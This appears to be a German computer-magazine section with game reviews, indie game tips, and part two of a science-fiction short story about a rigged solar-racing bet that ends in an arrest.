⊕ sehr gut	⊕ gut
⊖ schlecht	⊖⊖ sehr schlecht

Düse im Sauseschritt

Im Arcade-Actionspiel **Lovers in a Dangerous Spacetime** steuert der Spieler ein kugelförmiges Raumschiff durch den kunterbunten Weltraum. Wie einst Codo der Dritte will die zweiköpfige Besatzung des Raumschiffs die Liebe im All wiederherstellen, denn der Liebes-Reaktor wurde vom Hass zerstört. Also müssen die Helden brenzlige Situationen meistern, haufenweise

Gegner besiegen und nebenbei noch Weltraumhasen retten. Die Hasen sind in Käfigen gefangen, die man mit gezielten Schüssen öffnen muss.

Um das Raumschiff zu steuern, dreht der Spieler einfach die Antriebsdüse in die gewünschte Richtung; bei drohenden Kollisionen verringert er den Schub. Dazu muss einer der beiden Astronauten in der Steuerzentra-

le stehen, während sein Kompagnon die sieben anderen Stationen managt: die vier Bordkanonen, die Spezialwaffe, den Schutzschild und den Karterraum für die Orientierung im Orbit. Die Astronauten müssen also ständig über Leitern im Raumschiff zu den verschiedenen Stationen klettern, wobei der Spieler schnell merkt, welche Aufgabe denn nun gerade die dringlichste ist. Geht das Raumschiff doch einmal zu Bruch, startet man am Anfang des Abschnitts neu, was meist nur wenige Minuten Wiederholung erfordert.

Die kanadischen Entwickler haben Lovers in a Dangerous Spacetime vornehmlich für zwei Spieler konzipiert. Beim gemeinsamen Vor-dem-Fernseher-Sitzen kann man sich prima darüber verständigen, wer den Schild justiert und wer die von links angreifenden Aliens aufs Korn nimmt. Spielt man allein, muss der Spieler dem zweiten Astronauten zusätzlich Anweisungen erteilen, was zuweilen hektisch wird. Denn die Gegner tauchen in Scharen auf und sind nicht immer so dumm, wie sie aussehen. Mitunter umkreisen sie das

Raumschiff, sodass die beiden Piloten rasch die Position wechseln müssen, um die Liebestöter abzuknallen.

Die vier Kampagnen führen den Spieler durch wunderschöne 2D-Landschaften, in denen das übergeordnete Liebes-Thema mit knalligen Farben präsentiert wird – etwa in Gestalt pulsierender Herzen im Orbit. Dazu erklingt ein peppiger Synthie-Soundtrack; auf eine Sprachausgabe verzichtet das Spiel. Bis der ganze Weltraum wieder voller Liebe ist, sollte man sieben bis acht Spielstunden einplanen. In dieser Zeit geht dem kunterbunten Spiel niemals die Puste aus, sodass man sich nach bestandener Liebesmission wohlig ins Bett verkriechen kann.

(Peter Kusenberg/hag@ct.de)

Lovers in a Dangerous Spacetime

Vertrieb	Asteroid Base
Systeme	PS4, Xbox One, Windows, OSX, Linux
Idee	⊕⊕
Spaß	⊕ Dauermotivation ⊕

1 bis 2 Spieler • Deutsch • red. Empf. ab 6 Jahren • 15 €



Die Zombie-Schnitterin

In der dreiteiligen Mini-Serie **The Walking Dead: Michonne** führt Telltale Games seine unterhaltsame Zombie-Sause in gewohnt hoher Qualität fort. Die Handlung konzentriert sich auf die coole Schwert-Kämpferin Michonne, die zu den beliebtesten Figuren der Comic-Serie gehört. In der vorliegenden ersten Folge schließt sich die hartgesottene Kämpferin nach einem mentalen Zusammenbruch einer Gruppe Überlebender der Zombie-Apocalypse an.

Doch auf der folgenden Schiffsreise geht eine Menge schief und Michonne gerät zusammen mit dem befreundeten

Pete in die Fänge einer dubiosen Gemeinschaft, die von der autoritären Norma und ihrem jähzornigen Bruder angeführt wird. Telltale Games verzichtet wieder auf die sonst Genre-prägenden Rätsel und konzentriert sich auf Dialoge und Kämpfe.

Letztere sind wieder als Reaktionstests inszeniert, die meist einfach von der Hand gehen. Wegen der vielen Kämpfe muss der Spieler ständig auf der Hut sein. Gleichermaßen packend sind die Dialoge, bei denen man einige wichtige Entscheidungen treffen muss, die über den Verlauf der Handlung entscheiden. In den meisten Fällen ist die Entscheidungsfreiheit jedoch Blendwerk: So kommt das Verhör durch Norma stets zum selben Ergebnis.

Der Spieler muss sich bei der Auswahl seiner Dialoge stets fragen, wem Michonne vertrauen kann. In Flashbacks sieht der Spieler zwischendurch unverarbeitete Ereignisse aus Michonnes Vergangenheit. Dadurch



wirkt die Heldin weniger hart und man bekommt einen leichteren Zugang zu ihrem verletzlichen Charakter.

Das Comic-Design sieht wie immer prima aus; der Bewegungsspielraum ist in den engen Räumen jedoch überaus bescheiden. Auch die englischen Sprecher klingen großartig, wobei Michonne nicht von ihrer TV-Stimme Danai Gurira gesprochen wird, sondern von ihrer

Schauspielkollegin Samira Wiley (Orange is the New Black).

Die erste Folge dauert rund anderthalb Stunden, was selbst für Telltale-Verhältnisse arg kurz ist. Doch wegen der durchgängig packenden Inszenierung und der drastischen Entscheidungen nimmt der Spieler das nicht übel, sondern brennt vielmehr auf die im Monatsrhythmus versprochenen Fortsetzungen.

(Peter Kusenberg/hag@ct.de)

The Walking Dead: Michonne

Vertrieb	Telltale Games
Systeme	Android, iOS, OS X, PS3/4, Windows, Xbox 360/One
Idee	○
Spaß	⊕
Umsetzung	⊕
Dauermotivation	⊕
1 Spieler • Englisch • red. Empf. ab 18 Jahren • 15 € (alle 3 Teile)	

Indie- und Freeware-Tipps

Um ihr kommendes Comic-Adventure **Night in the Woods** (Windows, OS X, Linux, PS4) zu bewerben, haben die Entwickler von Finji die zwei kleinen Begleit-Spiele **Lost Constellation** und **Longest Night** als kostenlose Downloads veröffentlicht. In ihnen taucht der Spieler in die wunderschön gezeichnete Welt der sprechenden Tiere ein. Was im Sidescroller wie eine künstlerische Adaption von South Park aussieht, erzählt eine alte Geistergeschichte in einem verschneiten Wald (Lost Constellation), in die Comic-Tiere um ein Lagerfeuer sitzen und Sternbilder am Himmel beobachten (Longest Night). Die charmante Fabel-Inszenierung für Erwachsene bildet einen spannenden Kontrast zu der punkigen Attitüde der Protagonisten, die ihre Coming-of-Age-Geschichte dort fortsetzen, wo der Indie-Hit „Gone Home“ aufgehört hat.



Die spanischen Dragon Jam Studios entwickeln derzeit mit **Wincars Racer** (Windows) einen Fun-Racer im Stil von Mario Kart. Allerdings geht es hier nicht nur darum, als Erster die Ziellinie zu überqueren, sondern die speziellen Fähigkeiten der sechs verschiedenen Fahrer wie in einer MOBA-Partie strategisch geschickt einzusetzen. Jedes der elf Fahrzeuge soll andere Qualitäten



aufweisen, sodass sich viele Kombinationsmöglichkeiten ergeben. Bislang befindet sich das Online-Spiel noch in der Beta-Phase und kann kostenlos ausprobiert werden. Für die finale Version, die per Free-to-Play finanziert werden soll, sind weitere Spielmodi für Mannschaftsrennen und Wettbewerbe geplant.

Mit der kostenlosen VR-App **Puppet Master** (Android) können Spieler eine Person



wie eine Marionette steuern. Dazu braucht man zwei Smartphones und einen Cardboard-Adapter. Ein Spieler schnallt sich sein Smartphone als VR-Brille um und erhält fortan Befehle vom Smartphone des zweiten Spielers eingeblendet. Dieser gibt Richtungsanweisungen oder befiehlt ihm, ein Objekt aufzuheben, zu werfen oder zu treten. Mit mehreren Mitspielern lässt sich damit beispielsweise ein Fußballspiel organisieren, bei dem die „blinden“ Spieler auf dem Feld nur nach den Anweisungen der Steuerspieler am Spielfeldrand agieren. Anleitungen für passende Masken und Kopfhalterungen haben die Entwickler auf ihrer Webseite veröffentlicht.

Mehr Tipps für originelle Indie-Spiele finden Sie in unserem Video-Blog „c't zockt“ auf ct.de und auf unserer gleichnamigen Kurator-Liste auf Steam. (hag@ct.de)

Downloads und Video: ct.de/y6xb

ROMAN SCHLEIFER 2. TEIL

DER SCHWUR



Den Dom der Erinnerungen kannte Pedor nur von außen. Bislang hatte er Danies Schrein gemieden, den ihre Schwester nach Danies Wünschen für sie eingerichtet hatte. Verächtliche Blicke trafen ihn, weil er nicht die traditionelle rote Kleidung für den Besuch des Doms trug.

Keine Sorge, Leute, schmetterte er den Menschen gedanklich entgegen. Meine hellblaue Jacke und meine grüne Hose stören keinen Verstorbenen.

Nachdem er den Dom betreten hatte, meldete sich der Quantenrechnerknoten auf der Kommunikationsfolie und fragte nach Namen und Erscheinungsart des Verblichenen.

Pedor fröstelte. Nein, er wollte Danie nicht als Hologramm generiert vor sich haben. Nein, er wollte auch nicht mit ihr sprechen. Der Totenkult war ein ständiges Streitthema zwischen Danie und ihm gewesen. Er hatte das Chipimplantat verweigert, das sein Bewusstsein auf eine virtuelle Festplatte übertrug. Danie und ihre Schwester waren regelrecht versessen darauf, nach dem Tod als Simulation eines Quantencomputers „weiterzuleben“.

In der kleinen Wohnung, in die er mit Cara gezogen war, hatte er keine Erinnerungsstücke an Danie aufgestellt. Kein Holo von gemeinsamen Ausflügen oder Urlauben erinnerte ihn an sie. Selbst die Haarlocke, die sie ihm zur Besiegelung des Lebensgemeinschaftsvertrages gegeben hatte, versteckte er im Kellerabteil.

„Keine Bilder, keine Holos, keine Stimme. Nur die Gedenktafel“, befahl er.

Ein holografischer Pfeil lenkte ihn in eine der Erinnerungsnischen. Ein Akustik- und ein Sichtschutzfeld schotteten ihn von der Umgebung ab. Das Licht erlosch, und vor ihm schwebte die lichtgenerierte Gedenktafel. Danie hatte sich für ein Meteoritengestein entschieden. Der Rechner simulierte eine ferne Sonne und ließ den Felsen glitzern.

„Danie, ich ...“ Etwas hinderte ihn, weiterzusprechen. Er befeuchtete die Lippen. „Ich ...“ Erneut versagte seine Stimme. Ein Eisklumpen bildete sich im Magen. Er fühlte Traurigkeit gepaart mit Hilflosigkeit.

Fünfeinhalb Monate, hämmerte es in seinem Kopf. Fünfeinhalb verdammt Monate und nur ein einziger Ausweg. Der Verrat an dir und die Zusammenarbeit mit Makam. Es ist zum Kotzen. Er blickte auf den Gedenkstein, glaubte darin ihr vorwurfsvolles Gesicht zu erkennen. Verdammt! Was soll ich denn sonst tun, um Cara zu retten? Gib mir einen Rat!

Plötzlich verspürte er den Wunsch, ihr lachendes Gesicht zu sehen, sie in die Arme zu nehmen und zu küssen. Pedor schloss die Augen, gab sich dem Schmerz und dem Frust hin. Er sank zu Boden und weinte.

Danie, ich vermisste dich. Ich vermisste dich so sehr!

Nichts hatte sich im Viertel verändert, in dem Pedor aufgewachsen war. Aus den Straßenecken stank es nach Urin, auf den Gehwegen stieg man über zerbrochene Drogenkanülen und Erbrochenes, und an den Häuserwänden lieferierten sich die lokalen Gangs mittels Holo-Graffiti gekrakelte Gefechte.

Pedors Weg führte ihn tiefer in das Gewirr aus Straßen und versifften Häusern, vorbei an Drogendealern, herumtollenden Kindern, aufgeplatzten Müllsäcken und heruntergekommenen Bars. Die Gegend des von ihm finanzierten Waisenhauses, das durch das Ausbleiben des Geldes abgerissen worden war, mied er. In einer der ältesten Bars des Bezirks endete sein Weg.

Trotz des frühen Vormittags hatten sich fünfzehn Frauen und Männer in der Spelunke eingefunden. Für Pedor war es wie ein Zeitsprung in die Vergangenheit. Violette Wände, rote LED-Lichter an der Decke und Jasmine mit tiefem Ausschnitt hinter der Bar. Nur das holografische Holzbrett mit der Aufschrift: „Sofern du trinkst, um zu vergessen, zahle im Voraus“ über dem Tresen war neu.

Weil Pedor sich dem hinteren Bereich der Bar näherte, erhob sich ein durchtrainierter Glatzkopf von einem der Tische. Vor Urzeiten hatte Pedor einmal seinen Namen gewusst, doch ihn mittlerweile vergessen. Der Mann stellte sich ihm in den Weg. „Nicht so schnell, Champ.“

Mühsam unterdrückte er den Impuls, den Gorilla zu Boden zu schlagen. „Ich hatte einen beschissenen Tag. Also verpiss dich.“

Unter dem eng anliegenden Shirt spannten sich die Muskeln. Pedor fürchtete sich nicht. Das regelmäßige Kampftraining gab ihm genügend Selbstsicherheit, um seine Chancen gegen den dumpfen Schläger hoch einzuschätzen. Kurz blickte der Muskelprotz nach links oben, nickte und wischte beiseite. „Aniva erwartet dich.“

Das Hinterzimmer war das Gegenteil der Bar. Mehrere weiße Sofas und eine Couch erweckten den Eindruck von modernem Styling, gepaart mit Gemütlichkeit. Wie damals roch es nach dieser seltsamen Lavendel-Zimt-Mischung.

„Wundert mich“, sagte die Frau, die in der Ledercouch saß, „dass du hier auftauchst.“

„Was hätte ich tun sollen?“ Pedor setzte sich ans andere Ende der Couch. „Alle legalen Jobs sind mir durch mein Untersuchungsergebnis versperrt. Daher hoffe ich auf dich als langjährige Freundin.“

Bereits in Pedors Jugend hatten sich Mythen um den Grund für den Verlust ihres Unterarms gerankt. Zwanzig Jahre später kannte immer noch niemand außer ihr den wahren Hintergrund. Genauso wenig wusste man, warum sie einen geklonten Arm verweigerte.

Während Aniva ihn nachdenklich anblickte, fischte sie eine Zigarette aus der Packung, zündete sie an und blies den nach Menthol riechenden Rauch in seine Richtung. „Tut mir leid wegen Danie und Cara.“

Sie meinte, was sie sagte. Aniva war keine Frau vieler Worte, kam immer auf den Punkt, sagte ihre Meinung. Das hatte er geschätzt und sie als Art Gegenstimme zu allen Plänen „benutzt“. Oft genug hatten Makam und er durch Anivas Analysen ihre Feldzüge verbessert. Die zehn Prozent, die sie mitschnitt, waren gut investiert gewesen.

„Danke.“ Er räusperte sich. „Es ... es tut mir leid, dass ich so lange nicht ...“

Aniva machte eine wegwerfende Handbewegung. „In dieses Viertel kehren nur die Gescheiterten zurück.“

Pedor überhörte die Spalte. „Hast du einen lukrativen Job für mich?“

Sie zog an der Zigarette. „Ich hätte sogar mehrere, aber ich kann sie dir nicht vermitteln.“

„Warum?“

War sie doch enttäuscht, dass er sich jahrelang nicht hatte blicken lassen? Waren ihr die Spenden für die Revitalisierung des Viertels und das Waisenhaus zu gering gewesen? Sie warf die halb aufgerauchte Zigarette in Richtung eines Reinigungsroberts, der sie mit einem unsichtbaren Feld auffing und zerstrahlte. „Makam.“

Pedor schlug sich gegen die Stirn. Dieser verfluchte Mistkerl hatte ihr verboten, ihm einen Job zu geben. Und vermutlich nicht nur ihr, sondern allen auf dem verdammten Planeten. „Hat er nicht schon genug Geld?“

„Makam hat das Leben in der Oberschicht unterschätzt. Charity-Events kosten Geld, und im Kreis der Reichen und Schönen darf man sich nicht lumpen lassen. Außerdem verfolgt ihn neben der Presse auch die Polizei auf Schritt und Tritt.“

„Ich weine gleich.“

„Ständige Beobachtung erschwert die Geldwäsche.“ Sie legte die Hand auf ihren Oberschenkel. „Angeblich steht er finanziell mit dem Rücken zur Wand.“

„Wenn er etwas kann, dann lukrative Projekte vor allen anderen erkennen.“ Ein Teil von ihm wollte nicht glauben, dass Makam ihn zwang, den Schwur, den er Danie gegeben hatte, zu brechen. „Es geht um Caras Leben.“

„Du weißt, was er von Kindern hält.“

Pedor schwieg, überlegte Alternativen, fand keine. Das miese Bauchgefühl war noch immer aktiv. „Er wird mich über den Tisch ziehen.“

„Dich und Cara.“

„Aber dennoch ist er meine einzige Möglichkeit.“ Er stand auf. „Danke fürs Gespräch. Und entschuldige, wegen ...“

„Schon gut.“

Er ging zur Tür.

„Pedor?“ Ihre Stimme hielt ihn auf. „Du kennst doch all seine Tricks, oder?“

Er drehte sich um, blickte sie fragend an. „Wir haben sie gemeinsam entwickelt.“

„Dann bleibt dir eine Option.“

Er runzelte die Stirn. Was meinte sie?

„Unter normalen Umständen wäre es kein Weg für dich.“ Sie zuckte mit den Schultern. „Aber die Nähe des Todes kann den Wert von Loyalität relativieren.“

Pedor Gedanken brummten wie ein Hornissenschwarm. „Du meinst ...“

„Ich fürchte, einen anderen Ausweg hast du nicht.“

Er verzog die Lippen. Diese Möglichkeit war in der Tat gewagt. Die Chancen standen gut, dass er damit erfolgreich war. Fragte sich nur, ob Cara dadurch so abgesichert war, wie es ihm vorschwebte.

Sein fünfzehn Minuten starnte Pedor auf die Kommunikationsfolie am Handgelenk. Drei Tage hatte er benötigt, um an die richtigen Türen zu klopfen und alles einzufädeln. Er musste nur noch diesen Anruf tätigen, und Cara war so gut wie gerettet. Dennoch fiel ihm dieser Gang schwer.

Die Vorgehensweise passte genauso wenig zu ihm, wie der Bruch des Schwurs. Es war ein seltsames, ungewohntes Gefühl, gegen die eigenen Werte zu verstößen. Aber das miese Bauchgefühl und Caras Leben ließen ihm keine andere Wahl.

Die Unsicherheit, ob der Plan funktionierte, nervte ihn ebenfalls. Was, wenn die Vereinbarungen nicht das Papier wert waren, auf dem er unterschrieben hatte? Was, wenn Makam etwas in petto hatte, das er nicht bedacht hatte?

Scheiß Ungewissheit!

Wütend auf sich selbst blinzelte er und stellte so die Verbindung zu Makam her. Sein Kumpel aus alten Zeiten lächelte ihn siegessicher an.

„Steht dein Angebot noch?“, fragte Pedor.

„Selbstverständlich.“ Das Holo-Augen bewegte sich diesmal synchron. „Du triffst die richtige Entscheidung.“

Makam freute sich wirklich. Vermutlich mehr für sich als für Pedor. Schließlich würde er am meisten von dem Kampf profitieren.

„Sogar Caras ungeborene Kinder haben durch den Deal ausgesorgt. Mann, das wird wie in alten Zeiten. Erinnerst du dich, wie wir Xanop abgezockt haben?“

Unwillkürlich grinste Pedor. „Ja, das war ein Glanzstück.“

„Dieser Kampf wird unser Meisterstück. Wir werden den Leuten das Geld aus der Tasche ziehen. Einerseits wegen deiner Rückkehr, andererseits wegen Cara.“

Pedor kämpfte dagegen an, den Kopf zu schütteln. Leider hatte Makam recht. Sie mussten beim Marketing auf Caras Blindheit setzen. Ein hilfloses Kind potenzierte die Wirkung der Tränendrüsen-Masche.

„Ich schicke dir das Marketingkonzept und den Vorschlag für die Wettquoten“, fuhr Makam fort. „Nachdem du dir alles durchgelesen hast, treffen wir uns zum Abendessen im Bernds, dem neuen Sechs-Sterne-Lokal, damit wir von den Medien gesehen werden. Wäre doch gelacht, wenn nicht spätestens um 28 Uhr die ersten Spekulationen über deine Rückkehr in die ‚Sonnenarena‘ online sind.“

Er winkte ihm zu und schaltete ab.

Pedor starnte in den implodierenden Holo-Kubus. Natürlich hatte Makam bereits im Vorfeld alles durchdacht, war sich sicher gewesen, dass er zustimmte. Seufzend überspielte er das Konzept in den Holo-Projektor und ergab sich seinem Schicksal.

Im Hangar des Walzenraumers BLACKEND brachte man ihn und das Idoth, den kleinen Gleiter für den Strahlenritt, in die Nähe der Sonnen. Allein die Gerüchte über einen Kampf hatten in der Galaxis für Aufruhr gesorgt. Die Medien hatten sich mit Reportagen und Einschätzung über Pedors Chancen gegenseitig zu übertrumpfen versucht.

Von Woche zu Woche war die Summe der Wetteinsätze gestiegen und hatte sich rasch in Rekordhöhen geschraubt. Die „Tränendrüsen-Masche“ war voll aufgegangen. Caras Lebensabend und der ihrer Nachkommen war bis in die dritte Generation gesichert – zumindest, wenn Pedor den ausgeheckten Plan zu Ende führte.

Sofern er auf die Sportkommentatoren vertraute, war er bereits der Gewinner. Der Titelverteidiger, dreiundzwanzig und aus reichem Haus, war angeblich kein ernst zu nehmender Gegner. Lautstark hatten einige von Schiebung und Wettabzocke gesprochen, bis Makam sie mit Klagen eingedeckt und ruhiggestellt hatte.

Pedor stimmte den Kommentatoren nur bedingt zu. Die Holos von Vertit, dem amtierenden Champion, zeugten vom Gespür für das Entstehen der Sonnenprotuberanzen. Im Kampf, in dem er sich den Titel geholt hatte, hatte er sie sogar immer vorhergesehen. Eigentlich unmöglich, aber das waren die flüchtenden, virtuellen Teilchen eines Schwarzen Loches ebenfalls. Auch für Vertits Reaktionszeit zollte er ihm Respekt. Vertit war alles andere als ein einfacher oder gar leicht zu besiegender Konkurrent.

„Zielgebiet erreicht“, meldete sich der Kommandant der BLACKEND. „Ausschleusung in fünf Minuten.“ Nach einem kurzen Zögern fügte er ein „Viel Glück“ hinzu.

Makams Gesicht erschien im Hologramm. „Bist du bereit?“

Er nickte.

„Cara und ich verlassen uns auf dich.“

„Natürlich“, antwortete er. „Ich hole uns den Geldtopf.“

Makams Holo verschwand. Ein letztes Mal überprüfte Pedor die Systeme und den Raumanzug. Eigentlich war er „Zierde“. Falls die Temperatur der Chronosphäre über vier Millionen Grad stieg, versagte die Kasz-Legierung. Der Raumanzug schützte bei einem Hüllenbruch nur den Bruchteil eines Fingerschnippens. Aber die Sicherheitsregularien sahen ihn vor, also musste er getragen werden.

Die Sensoren an der Stirn, die seine Gedanken in Steuerimpulse umwandeln, meldeten Grünwerte. Auch die Klimaanlage, nach dem Triebwerk und der Legierung ein weiteres wichtiges Utensil an Bord, war vollständig einsatzbereit. Es konnte losgehen.

Die Idoth wurde ausgeschleust und in die Abschusskanone gehievt. Vertits Strahlengleiter schwebte drei Kilometer neben ihm. Unsichtbar für das Auge, aber nicht für die Ortungssensoren. Mehr als der Rivale interessierte Pedor der Doppelstern. Mit einem Blinzel holte er ihn ins Hologramm. Am Vortag hatten Reat Alpha und Beta das einen Monat anhaltende Sonnenfleckenmaximum erreicht. Einher ging ein Anstieg der Protuberanzen.

Er schaltete einen Interferenzfilter ein, der aus der breitbandigen Strahlung der Sonnen ein schmalbandiges Spektrum herausfilterte. Durch das H-alpha-Spektrum verwandelten sich die gleißenden Sterne in grobkörnige orangefarbene Bälle. Pedor sparte sich die Einblendung der Fachbegriffe. Er kannte sie ohnehin.

Konzentriert musterte Pedor die Sonnenoberfläche. Fast überall fanden sich Filamente oder Protuberanzen. Die Ruhenden ignorierte er. Sie waren für den Kampf uninteressant. Er richtete den Fokus auf die aktiven Auswürfe. Derzeit warfen die beiden Sterne siebzehn Plasmastränge ins All. Im nordwestlichen Bereich von Reat Alpha schoss eine Loop-Protuberanz 102 758 Kilometer hoch und fiel als Bogen zurück zur Chronosphäre. Für einen Flare fehlten ihr 200 Kilometer pro Sekunde. Die Krönung waren eruptive Protuberanzen. Sie intuitiv vorherzusehen war die hohe Kunst des Strahlenreitens.

Pedor schaltete das Holo ab und deaktivierte die Stirnsensoren. Es genügte, wenn der Kontrollrechner während des Kampfes die Gedanken aufzeichnete. In den verbleibenden fünfzig Minuten wollte er allein und unbeobachtet sein. Er schloss die Augen, versuchte an nichts zu denken und leerte den Geist. Er musste es schaffen.

Für Cara.

Pedor fluchte. Er lag mit zwei Protuberanzritten zurück. *Wo ist Vertit?* Hektisch suchte er das Idoth im Holo und fand den grünen Punkt über Reat Beta.

Feigling!

Vertit ging auf Nummer sicher. Der kleinere Stern schickte mehr Protuberanzen ins All, die jedoch von geringerer Intensität als jene des Hauptsterns waren. Sollte der Kleine nur.

Während Pedor den Gleiter durch die Korona zurück in die Chronosphäre stürzen ließ, suchte er im Holo nach der nächsten Protuberanzenquelle. Mittels Vollschnupf erreichte er einen neuen Auswurfpunkt. Die Sonnenoberfläche „kräuselte“ sich. Pedor fühlte, dass es ein eruptiver Ausbruch werden würde. Rasch blickte er in das Holo. Vertit führte bereits mit vier Punkten.

Im letzten Moment korrigierte Pedor die Position des Idoths und brachte es über die Mitte des Herdes. Das Plasma stieg mit ihm fast eine Million Kilometer empor. Damit holte er einen Punkt auf. Blieben zwei Minuten für die restlichen drei.

Pedor hielt jede Wette, dass ihn die Zuseher bereits abgeschrieben hatten. Instinktiv sah er in den Nordosten von Reat Alpha. Dort stand ein koronarer Massenauswurf bevor, mächtiger als jener, den Vertit genutzt hatte. Mit einem Gedanken beschleunigte er das Idoth. Einem raschen Blick auf den Flug- und Geschwindigkeitsvektor folgte ein Abgleich mit seinem Gefühl. Es würde knapp werden.

„Mach schon!“, brüllte er und holte das letzte Quant Geschwindigkeit aus dem Triebwerksreaktor heraus. Er spürte, wie sich im Inneren der Chronosphäre das Magnetfeld änderte, wie sich das Plasma um die sich neu bildenden Magnetlinienbündel erhitzte. Er spürte das Brodeln und den Impuls des Ausbruchs. Als Pedor dort ankam, riss die Sonnenoberfläche auf und schleuderte das Energie-Gas-Gemisch nach außen.

Pedor schrie auf. Eine derartige Protuberanz hatte er noch nicht erlebt. Euphorisch musterte er die Daten. Mit eintausend Kilometern pro Sekunde raste der Materiefinger von der Sonne weg – mitten darin er. Die Beschleunigung drückte ihn in den Sitz. Kurz wurde ihm schwarz vor Augen. Der Andruckneutralisator hatte einen Tick zu spät eingesetzt.

Egal. Es war einfach nur geil, in diesem Strahl zu reiten. Vielleicht würde ihn der Plasmaauswurf bis nach Herat bringen. Damit wäre er der erste Strahlenreiter, der ...

Er fluchte. Seine Euphorie hatte auf das Triebwerk durchgeschlagen. Das Idoth driftete aus der Mitte der Strömung. Hektisch lenkte er gegen, versuchte über kontrolliertes Zittern des Gleiters zurück in den Hauptstrom zu fliegen. Doch die Hauptströmung war zu stark. Das Idoth schmierte weiter ab, bis es aus der Protuberanz fiel. Während der Sonnengruß weiter in Richtung des Planeten driftete, blieb er im All zurück und hatte einen Punkt verloren.

Die Zeit war abgelaufen, der Kampf zu Ende – mit ihm als Verlierer. Wütend schimpfte er in die Aufnahmefelder und riss sich die Gedankensensoren von der Stirn.

Endlich frei!

Innerlich jubilierte er, während er nach außen den frustrierten Ex-Champ mimte. Caras Leben war gesichert. Wie vereinbart fehlten ihm vier Punkte auf Vertit. Makam würde sich über drei Milliarden freuen und die Leute vom Syndikat vermutlich über mehr. Die Frage war nur, wie lange diese Freude anhielt.

Hinter Vertits Gleiter setzte er im Hangar der BLACKEND auf, der durch drei Energieschirme geteilt war. Im hinteren Bereich warteten die Medien auf erste Stellungnahmen des alten, neuen Champions und auf die Begründung, wieso Pedor verloren hatte. Doch vorerst mussten sie sich gedulden. Die Spielerbereiche waren abgedunkelt und akustisch abgeschirmt. Zuerst sollten sie mit ihren Managern und Freunden sprechen, bevor die Reportermeute auf sie losgelassen werden würde.

Noch in der Schleuse aktivierte Pedor mit einer Muskelbewegung die Aufnahmespange unter der Haut. Makam und fünf Bodyguards kamen ihm entgegen. Zwei der Gorillas hatten ob ihrer Wettgewinne die Minimalversion eines Grinsens auf den Lippen.

Mit ausgebreiteten Armen kam Makam auf ihn zu. „Pedor!“ Er umarmte ihn, drückte ihn regelrecht an sich. „Du hast es wirklich spannend gemacht.“ Er knuffte ihn in den Magen. „Die Schweißperlen auf meiner Stirn haben sogar den Holo-Projektor über der Augenbraue lahmgelagt.“

Pedor unterdrückte den aufkeimenden Abscheu. Er musste mitspielen, benötigte noch ein paar spezielle Worte von Makam. „Ein Versagen kurz vor der Ziellinie ist am glaubwürdigsten.“

„Was hältst du von einer Revanche? Dann jedoch darfst du gewinnen.“

Pedor schüttelte den Kopf. „Ein weiteres Mal zocken wir die Leute nicht mit falschen Wettquoten und einem manipulierten Kampf ab.“

„Doch, doch. Die Menschen sind dämlich, weil sie an das Gute glauben wollen. Wir schaffen das schon seit Jahren.“ Er lachte.

Eine Lücke im Energieschirm öffnete sich. Drei Handvoll martialisch gekleideter Polizisten strömten in den Raum. Rote Laserstrahlen fanden ihre Ziele auf den Körpern von Makam und seinen Männern. Sofort zerrten ihn die Bodyguards in ihre Mitte und rissen die Strahlwaffen aus den unter der Kleidung versteckt getragenen Haltern. Irritiert blickte Makam zu Pedor.

Pedor zuckte mit den Schultern und trat ein paar Schritte von den Gorillas weg.

Ein hochgewachsener Mann betrat hinter der Spezialeinheit den Raum. „Sparen wir uns eine Ballerei.“ Die tiefe Stimme zeugte von Durchsetzungsvermögen. „Makam Nassom, ich verhafte dich wegen Spielmanipulation, Wettbetrug, Geldwäsche und Steuerhinterziehung.“

Makam lachte. „Ich verwehre mich gegen diese Unterstellungen. Ich bin ein ehrwürdiger Geschäftsmann.“

„Bist du nicht!“ Mit aller Wut schleuderte Pedor dem Ex-Kumpel den Satz entgegen.

Makam drehte sich wieder zu Pedor um. Seine Augen waren groß. Er blinzelte, versuchte den Verrat zu erfassen.

„Ich habe Ihnen all unsere Tricks erzählt.“

„Du ... du ...“ Makam schluckte. „Der Kampf hätte dich reich gemacht.“

„Aber nur kurz. Du hättest Cara abgezockt. Irgendwie. Ich fühle das so sicher wie einen Protuberanzenherd.“

Makam antwortete nicht, sondern starnte ihn an. Vermutlich überschlugen sich seine Gedanken, suchten nach einem Ausweg. Doch er würde keinen finden. Pedors Aussage war eidesstattlich. Die Beweise dafür hatte Makam selbst geliefert. Pedor hatte alle Gespräche zwischen ihnen aufgezeichnet. Wie in alten Zeiten hatten sie die Manipulation des Kampfausgangs, sein absichtliches Verlieren, die geschönten Wettquoten und die illegale Beteiligung der Syndikatsmitglieder besprochen. Darauf stand mindestens zweimal lebenslänglich. Und als Dank ein Ticket zur Erde für Cara.

„Waffen runter!“, befahl der Polizist.

„Pedor weißt du, was die Pointe ist?“ Makam zischte dem vor ihm stehenden Bodyguard etwas zu. Der Gorilla zierte daraufhin auf Pedors Stirn.

„Waffen runter!“ Die Stimme des Polizisten wurde eindringlicher.

Hilfe suchend blickte Pedor zum Kommissar. Er hatte geschworen, ihn genau für diesen Fall zu beschützen. Hatte ihm geschworen, dass ihn die Polizei rechtzeitig in Sicherheit ...

„Ich habe deine Firewall unterlaufen, den Kommunikationskanal gehackt und das Untersuchungsergebnis manipuliert“, sagte Makam.

All die Sorgen um Cara lösten sich in Luft auf. Seine schützende Hand würde weiter über ihr schweben. Er schnaufte durch.

„Ich gebe dir dein Leben zurück“, fuhr Makam fort, „aber nur für Sekunden.“

Makam wäre nicht Makam, hätte er nicht für alle Eventualitäten vorgesorgt. Er schnalzte mit der Zunge, das verabredete Zeichen für den Bodyguard.

Cara! Ich ...

Bilta, siehst du die Erde schon?“ Caras Stimme überschlug sich.

„Siehst du sie schon?“

„Ja, Cara. Wir befinden uns im Landeanflug.“ Bilta legte die Hände an Caras Schulter. Gemeinsam standen sie im Observationsdeck. Obwohl Cara nichts sah, drückte sie die Nase gegen die Scheibe.

„Beschreib sie mir“, bettelte sie. „Bitte.“

Sanft streichelte Bilta über die rotblonden Haare. Die Situation war so unwirklich, so schrecklich. Sie wusste nicht, wie sie es schaffte, nicht zu weinen. „Stell dir einen blauen Ball mit zwei unterschiedlich großen Flecken vor.“

„Hm.“ Cara kratzte sich an der Wange. „Welche Farbe haben die Flecken?“

„Erdbraun.“

Cara blickte hoch. „Leben wir ab jetzt wirklich auf der Erde?“

„Ja, Cara.“ Bilta bemühte sich um eine normale Stimme.

Hoffentlich fragt sie nicht nach ...

„Und wann kommt Papa?“

